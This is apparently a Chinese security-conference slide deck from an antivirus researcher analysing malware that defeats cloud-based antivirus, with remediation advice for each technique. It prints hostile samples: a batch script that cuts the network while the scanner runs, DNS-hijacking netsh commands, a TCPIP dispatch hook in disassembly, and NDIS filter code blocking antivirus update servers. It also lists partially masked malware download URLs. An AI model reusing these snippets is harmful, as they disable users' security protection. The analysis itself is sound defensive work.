金山网络
www.ijinshan.com

云安全体系下的安全技术对抗

演讲人: 张文君(Junzz)

关于演讲者

张文君 (Junzz)

●金山网络安全研究员


●负责金山毒霸内核驱动和顽固病毒查杀相关开发

●对严重安全事件快速分析和回应有丰富经验


●曾处理过众多大陆知名流行病毒：极虎,鬼影,杀破网,淘宝大盗,极光,超级工厂,AV 终结者等.

云对抗-手法

- **断网**
  - -切断和云端服务器的联络
  - -修改查询结果
- **变形**
  - -MD5变形
  - -膨胀自身
- **Misc**
  - -BootKit
  - -Bat、Vbs、Msi




变形



MD5变形

膨胀自身

Misc



BAT

VBS

MSI

MBR

RootKit

断网1-批处理断网

发现时间：2009年4月

手法：

-发现云查杀进程关闭网络连接

不足：

-无针对性；所有进程的网络都断了
-无隐藏性；易被用户发觉


断.bat - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
@echo off
if not exist c:\lan.txt  netsh interface ip dump >c:\lan.txt
if exist c:\lan.txt  goto start
:start
tasklist|find  "云查杀.exe" && goto qs: || goto :sb


:qs
rasdial/disconnect
netsh interface ip set address name="本地连接" source=dhcp
net stop dhcp
ping 127.1 -n 8 >nul
goto :start

:sb
net start dhcp
netsh -f c:\lan.txt
ping 127.1 -n 8 >nul
goto :start
```

断网2-修改DNS(a)

发现时间：2010年6月

下载源： **http://andy.cd/down/****/20101.asp**

手法： **修改DNS服务器的方式来阻止用户访问安全站点**

细节：


通过命令行

```
netsh interface ip set dns name= “本地连接"
source=staticaddr=122.225.**.***register=PRIMARY
netsh interface ip add dns "本地连接"  60.191.**.** 2"
```


修改当前网络连接DNS服务器，该服务器会将安全类站点域名对应ip解析为127.0.0.1

断网2-修改DNS(b)

黑的DNS



如图：修改为该DNS后ping 安全软件的IP返回的均返回127.0.0.1：



断网3-添加本地路由表(a)

发现时间：2010.5月初


手法：

- **获取安全站点ip**
- **将这些IP记录添加到本地路由表**
- **路由表记录中Gateway值设置为本地ip+1**

断网3-添加本地路由表(b)

- **如图：染毒环境中通过 route print 命令查看当前路由记录**

注：红色部分为病毒所添加的记录



断网3-添加本地路由表(c)

● 技术核心实现部分：

- **获取到安全站点 ip，并将ip 最后一字段设为 0。**
- **获取到本机 ip，ip 最后一字段加 1。**
- **将这两个地址分别填充到 dwForwardDest 和 dwForwardNextHop 域。**
- **CreateIpForwardEntry 在本地路由中新建安全站点ip记录。**

断网4-设置IP组策略(a)

发现日期：2010.4.22

下载源：http://117.41.167.xxx:1024/QvodPlayer.exe

手法：病毒通过添加IP安全策略，过滤安全站点 IP。在染毒环境下ping 安软的网址，均返回 Destination host unreachable。

断网4-设置IP组策略(b)

如图，组策略被修改后：

断网5-VB模拟测试程序(a)

发现日期：2010.4.22

手法：

- **GetExtendedTcpTable 获取指定进程 TCP 链接。**
- **SetTCPEntry 将获取的TCP 链接状态置为Delete。**
- **循环以上流程，杀软在重连服务端后TCP 状态再次 被改。**

断网5-VB模拟测试程序(b)

- **样本导致的现象：所有指定进程网络连接中断**

如图，测试扫描的日志中出现大量文件
Net Detect Failed
同时杀毒病毒库无法升级、卫士流量监控失效.

断网5-VB模拟测试程序(c)

实现原理：

- GetExtendedTcpTable 获取当前 TCP 的 ExTable;
- 根据Pid得到进程的全路径
- 内置表中存放常见安全软件的进程名
- 和当前 TCP 连接的进程比对 相同则用SetTcpEntry 将state设置为MIB_TCP_STATE_DELETE_TCB
- 设置定时器不断枚举ExTable 和ReSet

断网6-本地添加IP地址(a)

- 发现日期：2010.4月初
- 手法：内置在某远控中，将要屏蔽的IP添加到本地临时的IP条目：
  - GetInterfaceInfo
  - AddIPAddress

断网6-本地添加IP地址(b)

- 源码:

```
24
25      dwRet = GetInterfaceInfo(NULL,&dwBufferSize);
26      if( dwRet == ERROR_INSUFFICIENT_BUFFER)
27      {
28          plfTable = (PIP_INTERFACE_INFO)HeapAlloc(
29              GetProcessHeap(),
30              HEAP_ZERO_MEMORY,
31              dwBufferSize
32              );
33          GetInterfaceInfo(plfTable,&dwBufferSize);
34      }
35
36      Newip  =  inet_addr( IPAddr );
37      NewMask  = inet_addr("255.255.255.0");
38      ADaptmap = plfTable->Adapter[0];
39
40      AddIPAddress( Newip, NewMask, ADaptmap.Index, &NTEContext, &NTEinstance );
41      HeapFree(GetProcessHeap(),HEAP_ZERO_MEMORY,plfTable);
42
43      return TRUE;
```

断网7-Hook Tcpip分发函数(a)

发现日期：2010.5.30

下载源	http://qvod.du***.com/qvod/qvod.exe
手法	病毒驱动对TCPIP 的IRP分发函数进行替换，实现对当前网络通信中域名的比对，并从ring3程序中传入要过滤的网址黑名单的哈希，当发现哈希相同的访问请求则屏蔽。同时，病毒还Hook了Fsd的分发函数，保护自己的文件不被打开和枚举到。

断网7-Hook Tcpip分发函数(b)


●IRP_MJ_INTERNAL_DEVICE_CONTROL的处理函数被替换：

断网7-Hook Tcpip分发函数(c)

●FSD的处理函数也被病毒替换：

断网7-Hook Tcpip分发函数(d)

- RING3 层发送IoControlCode 给驱动交互
- 传入的 Buf 内容为:要屏蔽的网址字符串Hash值



断网7-Hook Tcpip分发函数(e)

当 Ring0层接受到 控制码时,即会对 TCPIP 的 IRP 分发函数做 HOOK:

-替换 IRP_MJ_INTERNAL_DEVICE_CONTROL 分发为自己的处理函数

-将原始的分发函数保存

```
push    0
push    0
push    [ebp+var_4]
mov     [ebp+var_8], ax
push    1F01FFh
push    0
push    40h
lea     eax, [ebp+var_C]
push    eax
mov     [ebp+var_8], offset aDriverTcpip ; "\\Driver\\Tcpip"
call    ds:ObReferenceObjectByName ;
                        ; NTSTATUS
                        ; ObReferenceObjectByName(
                        ;     IN PUNICODE_STRING ObjectName,
                        ;     IN ULONG Attributes,
                        ;     IN PACCESS_STATE AccessState OPTIONAL,
                        ;     IN ACCESS_MASK DesiredAccess OPTIONAL,
                        ;     IN POBJECT_TYPE ObjectType,
                        ;     IN KPROCESSOR_MODE AccessMode,
                        ;     IN OUT PVOID ParseContext OPTIONAL,
                        ;     OUT PVOID *Object
                        ;     )
test    eax, eax
jnz     short loc_40044F
mov     ecx, pTcpObjcet
mov     edx, [ecx+74h]  ; IRP_MJ_INTERNAL_DEVICE_CONTROL 的分发函数
mov     Old_DispatchFunc, edx ; 保存原始的分发函数,不在黑名单的时候可以调用
mov     dword ptr [ecx+74h], offset Hook_DispatchFunc
jmp     short loc_40044F
```

断网7-Hook Tcpip分发函数(f)

- 在访问网络时,流程会进入病毒的Hook函数，简要处理流程：

➢ 比对 RING3 层传入的黑名单哈希值和当前要访问网站字符串的哈希


➢ 相同,则直接将该请求完成；否则,调用原始的分发函数,将这个请求传递下去。

断网7-Hook Tcpip分发函数(g)

调试流程：

```
F9CF7360  E8 2BFFFFFF   CALL  F9CF7290          check url hash
F9CF7365  84 C0         TEST  AL, AL
F9CF7367  75 0D         JNZ   F9CF7376
F9CF7369  FF 75 0C      PUSH  DWORD PTR [EBP+0C]
F9CF736C  FF 75 08      PUSH  DWORD PTR [EBP+08]
F9CF736F  E8 C6030000   CALL  F9CF773A          当发现当前访问的网站在屏蔽的表中，进入这个函数
F9CF7374  EB 0D         JMP   F9CF7383
F9CF7376  8B 7D 0C      MOV   EDI, [EBP+0C]
F9CF7379  57            PUSH  EDI
F9CF737A  FF 75 08      PUSH  DWORD PTR [EBP+08]
F9CF737D  FF 15 4884CFF9 CALL DWORD PTR [F9CF8448]   否则进入原始的IRP分发函数
F9CF7383  5F            POP   EDI
F9CF7384  5E            POP   ESI
F9CF7385  5B            POP   EBX
F9CF7386  C9            LEAVE
F9CF7387  C2 0800       RET   0008
```

断网7-Hook Tcpip分发函数(h)



断网8- LSP劫持

发现时间：2010.4.23

手法：

➢ 释放zydxc0209.dll,注入到LSP项，名称为PhoenixLSP。接着释放被抹去PE头部的shadowsafe.sys

➢ zydxc0209.dll主功能：
当发现为dnfChina.exe时把shadowsafe.sys的mz头修复，加载 shadowsafe.sys恢复SSDT表，对抗TP。

➢ 搜索密保卡：找当前窗口中打开的图片格式文件，以及看图软件，截图保存。

➢发现进程为dnf.exe时zydxc0209.dll会修改对应的发包处理函数lpWSPSend，截取账号密码。

断网9-“杀破网”NDIS驱动(a)

发现时间：2010.4.16

下载源：http://down.liuxue8.com/****/jftv5911.exe

手法:

母体为某播放器软件安装包，包内的install.exe,会释放netsflt.sys和netsflt.dll并安装该驱动模块;通过NDIS中间层驱动来过滤数据包;当发现发包的地址为:

- qup.f.360.cn
- geo.kaspersky.com
- f-sq.ijinshan.com
- cu010.www.duba.net
- ……

则拒绝请求,从而大量安软将无法连接升级服务器,出现升级卡死的情况

一旦用户/杀软将netsflt.sys驱动强制Kill掉,那么用户会出现无法上网的现象;

断网9-“杀破网”NDIS驱动(b)

netsflt.sys驱动文件修改自微软DDK中的一个示例;
WinDDK\7600.16385.0\src\network\ndis\passthru
在病毒的修改版驱动中,加入了对网址的做过滤的函数，如果该函数返回值为1;说明源IP地址为杀毒软件的升级服务器,则滤过该请求;

```
if ( MyFunc(*(PUOID *)(a2 + 4 * result), a1) == 1 )
  break;
NdisIMGetCurrentPacketStack((PHDIS_PACKET)v4, &StacksRemaining);
if ( StacksRemaining )
{
  NdisSend(&Status, *(_DWORD *)(v5 + 4), v4);
}
```


```
while ( v3 < a2 );
if ( v2 == 6
  && (strstr(v4, "qup.f.360.cn")
   || strstr(v4, "rsup10.rising.com.cn")
   || strstr(v4, "rsdownauto.rising.com.cn")
   || strstr(v4, "cloudinfo.rising.com.cn")
   || strstr(v4, "cu005.www.duba.net")
   || strstr(v4, "cu010.www.duba.net")
   || strstr(v4, "cu.www.duba.net")
   || strstr(v4, "f-sq.ijinshan.com")
   || strstr(v4, "geo.kaspersky.com")
   || strstr(v4, "sdupm.360.cn")) )
  return 1;
```

修复网络异常(1)

- DNS被篡改修复方案：
  发现DNS为黑名单的Ip时，把DNS改为8.8.8.8等通用的DNS

- 本地路由表修复方案：
  扫描前先遍历本地路由表，删除掉与安全软件相关的记录。但这里存在隐患，如果病毒循环写入本地路由表，仍会造成“断网”，需结合本地防御：禁止灰进程写入。

- IP组策略修复修复方案：停止PolicyAgent服务，然后遍历IP安全策略项
  HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\IPSec\Policy\Local，删除其中的黑记录，重启PolicyAgent服务。


修复网络异常2

- VB模拟断网修复方案：
  由于该样本会循环重置链接状态，直接修改链接状态为有效或重连服务端都不行，对这类病毒最好是配合系统防御阻止自身的TcpTable被修改。


- Hook TCPIP修复方案:
  检测出 IRP 的分发函数被 HOOK，读取内存中分发函数的地址,并检查是否在TCPIP.SYS 驱动的内存映射范围内，如果不在,则触发黑白名单机制，排除防火墙驱动造成的干扰，将黑驱动删除后重启。

- “杀破网”NDIS驱动修复方案:
  不要强制删除该驱动文件,而是根据UUID查询COM接口: QueryInterface -> 调用INetCfgClassSetup中的DeInstall将其卸载。

鬼影-启动流程



鬼影-磁盘分布



鬼影种类

- 鬼影1代：释放驱动atixx.sys，比对公司名哈希值来结束杀 软，注入病毒DLL到Explorer进程
- 鬼影2代：替换fips.sys，挂钩ImageLoadCallBack，根据公司名对抗杀软
- 鬼影3代：替换beep.sys，挂钩atapi、scsi的StartIo，防止被修复，写alg.exe并启动

鬼影的检测

- 特征匹配
- 多硬盘
- 分区表是否正常
- 原始MBR的备份是否有效

鬼影的修复


修复方案:

- **寻找原始备份扇区**
  - **解密**
  - **判断分区表是否合法**

- **通用MBR重置主分区**


变形-膨胀自身(1)

- **发现日期：2010.5.1**
- **附加数据填充大量冗余数据：**




变形-膨胀自身(2)


- **发现日期：2010.6.12**
- **资源中插入无效数据**



变形-膨胀自身(3)


- **发现日期：2011.3月底**
- **传播渠道：网购木马**
- **增加无效节**






变形-本地

- MD5本地变形



变形-服务端

- 服务端变形



脚本/批处理

发现时间：2011.7月初
下载源:
http://sdfggwer.2288.org:8282/*/日本av专用.bat**

- 利用系统文件做启动项来逃避查杀规则
- 配置文件来回写病毒
- 启动项采用**windows clsid**调用机制

检测网络异常

云的特性

- 通讯方式：网络媒介
- 响应速度：快速上报，及时发布
- 响应集合：支持的文件格式有限，如PE、RAR、ZIP、MSI；
- 收集方法：依赖客户端

病毒与云安全对抗的技术手段

- 沟通方式：断网
- 响应速度：膨胀自身，打时间差；MD5变形，不识庐山真面目
- 响应集合：利用云端不支持的格式、如VBS、BAT、引导扇区
- 收集方法：Rootkit文件隐藏

小结

从早期手段较为激烈的断网，再到有针对性的做自身的易容，现在发展到另辟蹊径的逐个击破，病毒使用的技术手段在单点的纵轴上层层深入，但却在时间的横轴上却有从正面对抗到侧面规避的趋势，可能它们也在寻求一种“简单有效”的方法来应对云安全。